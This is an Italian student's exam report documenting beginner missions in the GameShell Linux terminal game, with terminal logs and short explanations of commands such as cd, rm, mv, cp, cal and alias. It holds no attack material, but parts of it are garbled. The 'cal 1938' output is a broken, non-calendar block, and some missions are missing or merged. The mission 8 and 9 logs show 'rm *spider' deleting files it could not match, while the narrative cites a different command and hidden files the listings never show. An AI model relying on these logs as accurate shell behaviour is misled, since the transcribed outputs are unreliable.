

**Studente: Giovanni Strazzullo**

**Corso: Cybersecurity Analyst**

**Esame: W8-D4**


**Traccia 1 - Game shell**

**Data di consegna: 20-11-2025**

## Descrizione del progetto:

**Il presente report documenta l'attività svolta all'interno del simulatore Game Shell.**

## Missione 1



```
Session Actions Edit View Help
[mission 1] $ ls
ls: command not found

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd castle/
bash: cd: castle/: No such file or directory

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower/

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor/

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Second_floor/

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower/

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls

[use 'gsh help' to get a list of available commands]
[mission 1] $ gsh check

Congratulations, mission 1 has been successfully completed!
{ progress was saved in /home/kali/gameshell-save.sh }

|-----|
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
|-----|
```

All'inizio del gioco mi sono trovato nella Torre principale. Ho iniziato a esplorare la struttura usando il comando **cd**, salendo progressivamente da **Main\_tower** al **Top\_of\_the\_tower**. Durante il percorso ho attraversato **First\_floor** e **Second\_floor**. Al termine della scalata, ho ricevuto la conferma del completamento della missione e il salvataggio

del progresso.

**Castle/Main\_building/Throne\_room**, simbolicamente la sala del trono. Dopo aver raggiunto la destinazione, ho eseguito il solito **gsh check**, che ha confermato il successo della missione.

## Missione 4

```
~
[mission 4] $ ls
Castle Forest Garden Mountain Stall

~
[mission 4] $ cd Forest

~/Forest
[mission 4] $ mkdir Hut

~/Forest
[mission 4] $ cd Hut

~/Forest/Hut
[mission 4] $ mkdir Chest

~/Forest/Hut
[mission 4] $ gsh check

Congratulations, mission 4 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|                                     |
--+-----+-----+-----+-----+
| Use the command                    |
| $ gsh help                        |
| to get the list of "gsh" commands. |
--+-----+-----+-----+
|                                     |
```

In questa missione mi sono spostato nella directory **Forest** . Una volta entrato, ho utilizzato il comando **mkdir** per creare due nuove directory: **hut** e **chest** .Infine ho eseguito **gsh check** per confermare il completamento della missione.

## Missione 5

```
~/Forest/Hut
mission 5] $ cd

mission 5] $ ls
Castle Forest Garden Mountain Stall

mission 5] $ cd Castle

~/Castle
mission 5] $ ls
Cellar Great_hall Main_building Main_tower Observatory

~/Castle
mission 5] $ cd Cellar

~/Castle/Cellar
mission 5] $ ls
barrel_of_apples bat_1 bat_2 spider_1 spider_2 spider_3

~/Castle/Cellar
mission 5] $ rm spider_1 spider_2 spider_3

~/Castle/Cellar
mission 5] $ gsh check

Congratulations, mission 5 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

In questa missione ho navigato nella directory **Castle**, ho eseguito il comando **cd Castle** e **ls** esplorare le stanze disponibili, ho individuato **Cellar** e vi sono entrato. All'interno ho trovato diversi file, tra cui **spider\_1**, **spider\_2**, **spider\_3** che erano i file da rimuovere per ottenere il successo della missione. Ho utilizzato il comando **rm** per eliminarli, infine, ho eseguito **gsh check** per confermare il completamento della missione.

## Missione 6

```
~/Garden
[mission 6] $ cd

~
[mission 6] $ ls
Castle Forest Garden Mountain Stall

~
[mission 6] $ cd Garden

~/Garden
[mission 6] $ ls
coin_1 coin_2 coin_3 Flower_garden Maze Shed

~/Garden
[mission 6] $ mv coin_1 coin_2 coin_3 ~/Forest/Hut/Chest

~/Garden
[mission 6] $ gsh check

Congratulations, mission 6 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

In questa missione ho esplorato la directory **Garden**. Dopo aver eseguito **cd Garden** e **ls**, ho individuato tre file chiamati **coin\_1**, **coin\_2** e **coin\_3**. Ho utilizzato il comando **mv** per trasferirle nella directory **~/Forest/Hut/Chest**. Infine, ho eseguito **gsh check** per confermare il completamento della missione.

## Missione 7

```
~/Garden
[mission 7] $ cd

~
[mission 7] $ ls
Castle Forest Garden Mountain Stall

~
[mission 7] $ cd Garden

~/Garden
[mission 7] $ ls
Flower_garden Maze Shed

~/Garden
[mission 7] $ ls -A
.32724_coin_3 .40970_coin_2 .60594_coin_1 Flower_garden Maze Shed

~/Garden
[mission 7] $ mv .32724_coin_3 .40970_coin_2 .60594_coin_1 ~/Forest/Hut/Chest

~/Garden
[mission 7] $ gsh ceck
Error: unknown gsh command 'ceck'.
Use one of the following commands:  check, goal, help, reset

~/Garden
[mission 7] $ gsh check

Congratulations, mission 7 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

+-----+
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
+-----+
```

In questa missione mi trovavo nella directory **Garden**, dove ho eseguito il comando **ls -A** per visualizzare anche i file nascosti. Ho individuato tre file **.coin** con nomi particolari: **.32724\_coin\_3**, **.40970\_coin\_2** e **.60594\_coin\_1**, che rappresentano i file nascosti. Utilizzando il comando **mv**, ho trasferito tutte e tre nella directory **~/Forest/Hut/Chest**, ho eseguito infine il comando **gsh check** per confermare il completamento della missione.

## Missione 8

```
mission 8] $ cd Castle
./Castle
mission 8] $ ls
Cellar Great_hall Main_building Main_tower Observatory
./Castle
mission 8] $ cd Cellar
./Castle/Cellar
mission 8] $ ls
0001_spider_25 12456_spider_50 14061_spider_14 17512_spider_39 20755_spider_3 24117_spider_38 26388_spider_31 28767_spider_15 3577_spider_37 4378_spider_20 6416_bat_4 8048_bat_5 8618_spider_44 9845_spider_48
10047_spider_24 12765_spider_13 15060_spider_41 17726_spider_8 23810_spider_22 24005_spider_46 2698_spider_36 31241_spider_26 3883_spider_40 5580_spider_10 6575_spider_6 8156_spider_2 8772_spider_47 988_spider_32
12173_spider_45 13070_spider_27 15458_spider_35 18555_bat_3 23290_spider_21 25043_spider_49 27254_spider_5 32071_spider_11 3955_spider_A3 5847_bat_2 7505_spider_28 8228_spider_7 8808_spider_29 991_spider_30
2394_spider_1 13445_spider_17 17474_spider_19 19577_spider_12 2392_spider_16 25687_spider_4 28604_spider_33 32107_spider_34 4296_spider_23 5909_spider_38 7519_spider_42 8548_spider_9 9820_bat_1 barrel_of_apples
./Castle/Cellar
mission 8] $ rm *spider
./Castle/Cellar
mission 8] $ gsh check
Congratulations, mission 8 has been successfully completed!
progress was saved in /home/kali/gameshell-save.sh ]
|-----|
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
|-----|
./Castle/Cellar
mission 8] $
```

In questa missione ho navigato nella directory **Castle/Cellar**, dove si trovavano diversi file rappresentanti ragni, ciascuno con un nome simile **spider** ma numeri diversi. Dopo aver eseguito **cd Castle** e **ls** per esplorare le stanze disponibili, sono entrato nella stanza **Cellar** e ho elencato i file presenti con il nome **spider** utilizzando il comando per rimuoverli **rm \*spider\***, sfruttando il simbolo **\*** per selezionare tutti i file che contenevano la parola "spider" nel nome. Infine, ho eseguito **gsh check** per confermare il completamento della missione.

## Missione 9

```
./Castle/Cellar
mission 9] $ rm *spider
rm: cannot remove '*.spider': No such file or directory
./Castle/Cellar
mission 9] $ ls
./Castle/Cellar
mission 9] $ rm *spider
rm: cannot remove '*.spider': No such file or directory
./Castle/Cellar
mission 9] $ ls
0001_spider_25 12456_spider_50 14061_spider_14 17512_spider_39 20755_spider_3 24117_spider_38 26388_spider_31 28767_spider_15 3577_spider_37 4378_spider_20 6416_bat_4 8048_bat_5 8618_spider_44 9845_spider_48
10047_spider_24 12765_spider_13 15060_spider_41 17726_spider_8 23810_spider_22 24005_spider_46 2698_spider_36 31241_spider_26 3883_spider_40 5580_spider_10 6575_spider_6 8156_spider_2 8772_spider_47 988_spider_32
12173_spider_45 13070_spider_27 15458_spider_35 18555_bat_3 23290_spider_21 25043_spider_49 27254_spider_5 32071_spider_11 3955_spider_A3 5847_bat_2 7505_spider_28 8228_spider_7 8808_spider_29 991_spider_30
2394_spider_1 13445_spider_17 17474_spider_19 19577_spider_12 2392_spider_16 25687_spider_4 28604_spider_33 32107_spider_34 4296_spider_23 5909_spider_38 7519_spider_42 8548_spider_9 9820_bat_1 barrel_of_apples
./Castle/Cellar
mission 9] $ ls -a
. . . 0001_spider_25 12456_spider_50 14061_spider_14 17512_spider_39 20755_spider_3 24117_spider_38 26388_spider_31 28767_spider_15 3577_spider_37 4378_spider_20 6416_bat_4 8048_bat_5 8618_spider_44 9845_spider_48
10047_spider_24 12765_spider_13 15060_spider_41 17726_spider_8 23810_spider_22 24005_spider_46 2698_spider_36 31241_spider_26 3883_spider_40 5580_spider_10 6575_spider_6 8156_spider_2 8772_spider_47 988_spider_32
12173_spider_45 13070_spider_27 15458_spider_35 18555_bat_3 23290_spider_21 25043_spider_49 27254_spider_5 32071_spider_11 3955_spider_A3 5847_bat_2 7505_spider_28 8228_spider_7 8808_spider_29 991_spider_30
2394_spider_1 13445_spider_17 17474_spider_19 19577_spider_12 2392_spider_16 25687_spider_4 28604_spider_33 32107_spider_34 4296_spider_23 5909_spider_38 7519_spider_42 8548_spider_9 9820_bat_1 barrel_of_apples
./Castle/Cellar
mission 9] $ rm *spider
rm: cannot remove '*.spider': No such file or directory
./Castle/Cellar
mission 9] $ ls -a
. . . 0001_spider_25 12456_spider_50 14061_spider_14 17512_spider_39 20755_spider_3 24117_spider_38 26388_spider_31 28767_spider_15 3577_spider_37 4378_spider_20 6416_bat_4 8048_bat_5 8618_spider_44 9845_spider_48
10047_spider_24 12765_spider_13 15060_spider_41 17726_spider_8 23810_spider_22 24005_spider_46 2698_spider_36 31241_spider_26 3883_spider_40 5580_spider_10 6575_spider_6 8156_spider_2 8772_spider_47 988_spider_32
12173_spider_45 13070_spider_27 15458_spider_35 18555_bat_3 23290_spider_21 25043_spider_49 27254_spider_5 32071_spider_11 3955_spider_A3 5847_bat_2 7505_spider_28 8228_spider_7 8808_spider_29 991_spider_30
2394_spider_1 13445_spider_17 17474_spider_19 19577_spider_12 2392_spider_16 25687_spider_4 28604_spider_33 32107_spider_34 4296_spider_23 5909_spider_38 7519_spider_42 8548_spider_9 9820_bat_1 barrel_of_apples
./Castle/Cellar
mission 9] $ rm *spider
./Castle/Cellar
mission 9] $ gsh check
Congratulations, mission 9 has been successfully completed!
Congratulations !
From now on, the 'ls' command will automatically show a '?' character at the end of directories.
[ ASCII art of a castle tower ]
```

In questa missione mi sono spostato nella directory **Castle/Cellar**, dove ho eseguito **ls** per visualizzare i file visibili. Ho trovato numerosi file con la parola **bat** e numeri identificativi, che rappresentano pipistrelli. Per individuare i file nascosti, ho eseguito **ls -a**, scoprendo diversi file con nomi contenenti la parola spider, nascosti grazie al punto iniziale. Ho quindi utilizzato il comando **rm \*.spider\*** per rimuovere tutti i file nascosti che

contenevano "spider" nel nome. Infine, ho eseguito **gsh check** per confermare il completamento della missione.

## Missione 10

```

~
[mission 10] $ cd Castle
~/Castle
[mission 10] $ ls
Cellar/ Great_hall/ Main_building/ Main_tower/ Observatory/
~/Castle
[mission 10] $ cd Great_hall
~/Castle/Great_hall
[mission 10] $ ls
2785_decorative_shield 43690_stag_head 65077_suit_of_armour standard_1 standard_2 standard_3 standard_4
~/Castle/Great_hall
[mission 10] $ cp standard_! standard_2 standard_4 ~/Forest/Hut/Chest
cp: cannot stat 'standard_!': No such file or directory
cp: cannot stat 'standard_4': No such file or directory
~/Castle/Great_hall
[mission 10] $ ls
2785_decorative_shield 43690_stag_head 65077_suit_of_armour standard_1 standard_2 standard_3 standard_4
~/Castle/Great_hall
[mission 10] $ cp standard_1 standard_2 standard_3 standard_4 ~/Forest/Hut/Chest
~/Castle/Great_hall
[mission 10] $ gsh check
Congratulations, mission 10 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]

|                                     |
+-----+-----+
| Use the command                    |
| $ gsh help                        |
| to get the list of "gsh" commands. |
+-----+-----+
|                                     |

```

In questa missione mi sono spostato nella directory **Castle/Great\_hall**, dove ho trovato diversi file simbolici, tra cui quattro file standard: **standard\_1**, **standard\_2**, **standard\_3** e **standard\_4**. Utilizzando il comando **cp**, ho copiato questi file nella directory **~/Forest/Hut/Chest**,

infine ho eseguito **gsh check**, ricevendo il messaggio di completamento della missione

## Missione 11

```

~/Castle/Great_hall
[mission 11] $ cd
~
[mission 11] $ ls
Castle/ Forest/ Garden/ Mountain/ Stall/
~/
[mission 11] $ cd Castle
~/Castle
[mission 11] $ ls
Cellar/ Great_hall/ Main_building/ Main_tower/ Observatory/
~/Castle
[mission 11] $ cd Great_hall
~/Castle/Great_hall
[mission 11] $ ls
16562_tapestry_04 36683_tapestry_01 40675_tapestry_06 40743_tapestry_09 44697_tapestry_02 52400_tapestry_08 59015_suit_of_armour standard_2 standard_4
30542_tapestry_02 39875_tapestry_05 40730_stag_head 41834_tapestry_07 45226_tapestry_10 53823_decorative_shield standard_1 standard_3 standard_4
~/Castle/Great_hall
[mission 11] $ cp *tapestry* ~/Forest/Hut/Chest
cp: cannot stat '*tapestry*': No such file or directory
~/Castle/Great_hall
[mission 11] $ cp *tapestry* ~/Forest/Hut/Chest
~/Castle/Great_hall
[mission 11] $ gsh check
Congratulations, mission 11 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]

|                                     |
+-----+-----+
| Use the command                    |
| $ gsh help                        |
| to get the list of "gsh" commands. |
+-----+-----+
|                                     |
~/Castle/Great_hall
[mission 11] $ █

```

In questa missione mi trovo nella directory

**Castle/Great\_hall**, dove erano presenti diversi file simbolici con la dicitura **tapestry** seguita da numeri. Ho eseguito il comando **cp \*tapestry\***, riuscendo così a selezionare tutti i file che contenevano “**tapestry**” nel nome. Infine, ho eseguito **cp \*tapestry\* ~/Forest/Hut/Chest** per trasferirli nella seguente directory. Infine, ho eseguito **gsh check**, ricevendo il messaggio di completamento della missione.

## Missione 12

```

~
[mission 12] $ ls
Castle/ Forest/ Garden/ Mountain/ Stall/

~
[mission 12] $ cd Castel
bash: cd: Castel: No such file or directory

~
[mission 12] $ cd Castle

~/Castle
[mission 12] $ cd

~
[mission 12] $ ls
Castle/ Forest/ Garden/ Mountain/ Stall/

~
[mission 12] $ cd Castle

~/Castle
[mission 12] $ ls
Cellar/ Great_hall/ Main_building/ Main_tower/ Observatory/

~/Castle
[mission 12] $ cd Main_tower

~/Castle/Main_tower
[mission 12] $ ls
First_floor/

~/Castle/Main_tower
[mission 12] $ cd First_floor

~/Castle/Main_tower/First_floor
[mission 12] $ os
os: command not found

~/Castle/Main_tower/First_floor
[mission 12] $ ls
painting_PtWWKwpA painting_TmJgW0XD painting_WCUoasBR Second_floor/

~/Castle/Main_tower/First_floor
[mission 12] $ ls -l
total 16
-rw-rw-r-- 1 kali kali 1455 Sep 10 2003 painting_PtWWKwpA
-rw-rw-r-- 1 kali kali 1503 Feb 24 1981 painting_TmJgW0XD
-rw-rw-r-- 1 kali kali 1055 Feb 25 2013 painting_WCUoasBR
drwxrwxr-x 3 kali kali 4096 Nov 16 08:06 Second_floor/

~/Castle/Main_tower/First_floor
[mission 12] $ cp painting_TmJgW0XD ~/Forest/Hut/Chest
cp: cannot stat 'painting_TmJgW0XD': No such file or directory

~/Castle/Main_tower/First_floor
[mission 12] $ cp painting_TmJgW0XD ~/Forest/Hut/Chest

~/Castle/Main_tower/First_floor
[mission 12] $ gsh check

Congratulations, mission 12 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

```

In questa missione mi sono spostato nella directory **Castle/Main\_tower/First\_floor**, dove erano presenti tre file simbolici rappresentanti dipinti. Ho eseguito il comando **ls -l** per visualizzare i dettagli dei file, tra cui permessi, dimensioni e data di modifica. Analizzando le date, ho identificato il dipinto più antico tra quelli disponibili, come richiesto dalla missione, ho utilizzato il comando **cp painting\_TmJgW0XD ~/Forest/Hut/Chest** per trasferirlo nella seguente directory. Infine, ho eseguito **gsh check**, ricevendo il messaggio di completamento e il salvataggio del progresso.

## Missione 13

```
~/Castle/Main_tower/First_floor
[mission 13] $ cal 1938

      1938
January February March
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
18 19 20 21 22 23 24 25 26 27 28 29 30 31
19 20 21 22 23 24 25 26 27 28 29 30 31
20 21 22 23 24 25 26 27 28 29 30 31
21 22 23 24 25 26 27 28 29 30 31
22 23 24 25 26 27 28 29 30 31
23 24 25 26 27 28 29 30 31
24 25 26 27 28 29 30 31
25 26 27 28 29 30 31
26 27 28 29 30 31
27 28 29 30 31
28 29 30 31
29 30 31
30 31
31

April May June
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
18 19 20 21 22 23 24 25 26 27 28 29 30 31
19 20 21 22 23 24 25 26 27 28 29 30 31
20 21 22 23 24 25 26 27 28 29 30 31
21 22 23 24 25 26 27 28 29 30 31
22 23 24 25 26 27 28 29 30 31
23 24 25 26 27 28 29 30 31
24 25 26 27 28 29 30 31
25 26 27 28 29 30 31
26 27 28 29 30 31
27 28 29 30 31
28 29 30 31
29 30 31
30 31
31

July August September
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
18 19 20 21 22 23 24 25 26 27 28 29 30 31
19 20 21 22 23 24 25 26 27 28 29 30 31
20 21 22 23 24 25 26 27 28 29 30 31
21 22 23 24 25 26 27 28 29 30 31
22 23 24 25 26 27 28 29 30 31
23 24 25 26 27 28 29 30 31
24 25 26 27 28 29 30 31
25 26 27 28 29 30 31
26 27 28 29 30 31
27 28 29 30 31
28 29 30 31
29 30 31
30 31
31

October November December
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
18 19 20 21 22 23 24 25 26 27 28 29 30 31
19 20 21 22 23 24 25 26 27 28 29 30 31
20 21 22 23 24 25 26 27 28 29 30 31
21 22 23 24 25 26 27 28 29 30 31
22 23 24 25 26 27 28 29 30 31
23 24 25 26 27 28 29 30 31
24 25 26 27 28 29 30 31
25 26 27 28 29 30 31
26 27 28 29 30 31
27 28 29 30 31
28 29 30 31
29 30 31
30 31
31

~/Castle/Main_tower/First_floor
[mission 13] $ gsh check
What was the day of the week for the 05-18-1938?
1 : Monday
2 : Tuesday
3 : Wednesday
4 : Thursday
5 : Friday
6 : Saturday
7 : Sunday
Your answer: 3

Congratulations, mission 13 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]

+-----+
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
+-----+

~/Castle/Main_tower/First_floor
[mission 14] $
```

In questa missione mi  
trovavo nella directory

**Castle/Main\_tower/First\_floor**. Come richiesto, ho utilizzato il comando **cal 1938** per visualizzare il calendario dell'anno 1938 direttamente da terminale. L'obiettivo era identificare il giorno della settimana corrispondente alla data **18 maggio 1938**. Dopo aver analizzato il calendario, ho verificato che il giorno corrispondente fosse **mercoledì**. Ho quindi confermato la risposta eseguendo il comando **ghs check** ricevendo il messaggio di completamento della missione.

## Missione 14

In questa missione mi trovavo nella directory **Castle/Main\_tower/First\_floor**, dove il sistema segnalava la presenza di un oggetto nascosto. Per visualizzare la ricerca,

```

Mission goal
Checking for hidden files is taking too long!
Create an alias "la" to run the command "ls -A" in order to list all files, including hidden ones, with only 2 letters.
Define the synonym
    la
for the command
    ls -A
and check that it works as expected.
How fortunate, there is a nice rock hidden just where you are.

Useful commands
alias STRING='COMMAND'
Create a synonym for a string, that will stand for a command.

/ Castle/Main_tower/First_floor
mission 14] $ alias la='ls -A'
/ Castle/Main_tower/First_floor
mission 14] $ la
nice_rock  painting_PtWkKpA  painting_TmJgWOXD  painting_WCUoasBR  Second_floor/
/ Castle/Main_tower/First_floor
mission 14] $ gsh check
Congratulations, mission 14 has been successfully completed!
progress was saved in /home/kali/gameshell-save.sh ]

Use the command
$ gsh help
to get the list of "gsh" commands.

/ Castle/Main_tower/First_floor
mission 15] $
```

ho creato come suggerito dalla traccia un alias chiamato **la** per il comando **ls -A**, che consente di visualizzare tutti i file, inclusi quelli nascosti. Ho eseguito il comando **alias la='ls -A'** infine ho digitato **la** per testare l'alias, e il sistema ha confermato la presenza di una **roccia nascosta**, completando così la missione.

## Missione 15

```
~/Castle/Main_tower/First_floor  
[mission 15] $ cd  
  
~  
[mission 15] $ ls  
Castle/ Forest/ Garden/ Mountain/ Stall/  
  
~  
[mission 15] $ cd Forest  
  
~/Forest  
[mission 15] $ ls  
Hut/  
  
~/Forest  
[mission 15] $ cd Hut  
  
~/Forest/Hut  
[mission 15] $ ls  
Chest/  
  
~/Forest/Hut  
[mission 15] $ cd Chest  
  
~/Forest/Hut/Chest  
[mission 15] $ ls  
16567_tapestry_04 36683_tapestry_01 40675_tapestry_06 41834_tapestry_07 45226_tapestry_10 coin_1 coin_3  
30542_tapestry_02 39875_tapestry_05 40743_tapestry_09 44697_tapestry_03 52490_tapestry_08 coin_2 painting  
  
~/Forest/Hut/Chest  
[mission 15] $ nano journal.txt  
  
~/Forest/Hut/Chest  
[mission 15] $ gsh check  
  
Congratulations, mission 15 has been successfully completed!  
  
[ progress was saved in /home/kali/gameshell-save.sh ]  
  
| |  
--+-----+--  
| Use the command |  
| $ gsh help |  
| to get the list of "gsh" commands. |  
--+-----+--  
| |
```

```
~/Forest/Hut/Chest  
[mission 16] $ █
```

In questa missione mi sono spostato nella directory **Forest/Hut/Chest/Chest**, dove ho individuato il file **journal.txt**. Dopo aver navigato con precisione tra le sottodirectory, ho utilizzato il comando **nano journal.txt** per aprire e leggere il contenuto del diario. Il file conteneva un elenco di oggetti raccolti e un messaggio di congratulazioni. La lettura del diario ha confermato il completamento della

missione, e il sistema ha salvato il progresso.

## Missione 16

```

~/Forest/Hut/Chest
[mission 16] $ pad
/home/kali/gameshell/World/Forest/Hut/Chest

~/Forest/Hut/Chest
[mission 16] $ alias journal='nano /home/kali/gameshell/World/Forest/Hut/Chest/journal.txt'

~/Forest/Hut/Chest
[mission 16] $ journal

~/Forest/Hut/Chest
